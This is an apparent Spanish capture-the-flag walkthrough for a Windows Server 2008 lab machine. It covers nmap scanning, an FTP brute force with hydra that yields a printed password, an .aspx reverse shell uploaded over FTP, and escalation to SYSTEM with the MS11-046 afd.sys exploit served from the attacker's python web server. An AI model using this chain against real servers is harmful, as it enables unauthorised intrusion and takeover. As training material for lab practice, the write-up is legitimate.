
Cocido Andaluz

Ejecutamos el script donde ejecutamos nmap y si tiene abierto el servicio http que ejecute dirb.

```
┌──(kali㉿kali)-[~]
└─$ ./obtain_data.sh 192.168.16.59
The ip_address '192.168.16.59' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 22:56 CET
Nmap scan report for 192.168.16.59
Host is up (0.00046s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft IIS httpd 7.0
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Microsoft-IIS/7.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:19:23:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2
008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.
1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8,
or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Por el momento, en el puerto 80 no conseguimos avanzar mucho.




Después de múltiples pruebas sin éxito en el puerto 21 probamos a ejecutar hydra para realizar una fuerza bruta a dicho puerto siendo este un éxito.

login: info


password: PolniyPizdec0211




Una vez obtenidas el login de ftp, vamos a acceder para echar un vistazo a ver que nos encontramos. En un primer vistazo vemos que están los directorios y html a los cuales accedíamos por el puerto 80. Lo interesante se encuentra en que disponemos de los permisos para subir ficheros a dicho directorio el cual vamos a aprovechar.



Como vimos anteriormente, este servidor web está usando tecnología asp.net, por lo que podemos generar una reverse shell con un fichero .aspx el cual puede contener html, javascript C#...




Una vez generado la reverse shell la subimos al ftp con put.



Ponemos la máquina atacante en escucha (rlwrap permite mayor dinamismo que la consola que trae por defecto nc)

La escribimos en la barra de búsqueda de nuestro navegador.



Una vez dentro, podemos navegar hasta el directorio del usuario info para descubrir la primera flag


```
C:\Users\Public>whoami
whoami
nt authority\servicio de red
```

```
C:\Users>cd info
cd info

C:\Users\info>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n@mero de serie del volumen es: 1CEF-5C5A

 Directorio de C:\Users\info

14/06/2024  17:17    <DIR>          .
14/06/2024  17:17    <DIR>          ..
14/06/2024  17:15                26 user.txt
               1 archivos             26 bytes
               2 dirs  12.661.354.496 bytes libres

C:\Users\info>type user.txt
type user.txt
[redacted]
C:\Users\info>
```

Ahora deberemos escalar privilegios. Primero, vamos a averiguar la versión del sistema operativo por si esta tuviera alguna vulnerabilidad.


```
C:\Users\info>systeminfo
systeminfo

Nombre de host:                           WIN-JG67MIHZH2X
Nombre del sistema operativo:             Microsoft@ Windows Server@ 2008 Datacenter
Versi@n del sistema operativo:            6.0.6001 Service Pack 1 Compilaci@n 6001
Fabricante del sistema operativo:         Microsoft Corporation
Configuraci@n del sistema operativo:      Servidor independiente
Tipo de compilaci@n del sistema operativo: Multiprocessor Free
```

Buscando información de la versión vemos que existe un script que nos permite escalar a system directamente.




Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)


Lo descargamos en nuestra máquina atacante para compilarlo y así poder ejecutarlo.



Una vez compilado, deberemos buscar un directorio donde tengamos permisos suficientes para traer el ejecutable.



Una vez encontrado el directorio, con la atacante creamos un servidor (p.j python3 –m http.server 80) para cogerlo con la víctima



Ahora toca ejecutarlo y ver como pasamos de nt authority a system.

```
C:\Users\Public>whoami
whoami
nt authority\servicio de red
```

```
C:\Users\Public>win_esc.exe
win_esc.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

Lo último que nos queda es buscar la flag por el directorio de administrador.

```
C:\Users\Administrador\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 1CEF-5C5A

 Directorio de C:\Users\Administrador\Desktop

14/06/2024  17:17    <DIR>          .
14/06/2024  17:17    <DIR>          ..
14/06/2024  17:16                29 root.txt
               1 archivos             29 bytes
               2 dirs  12.660.301.824 bytes libres

C:\Users\Administrador\Desktop>type root.txt
type root.txt
[redacted]
C:\Users\Administrador\Desktop>
```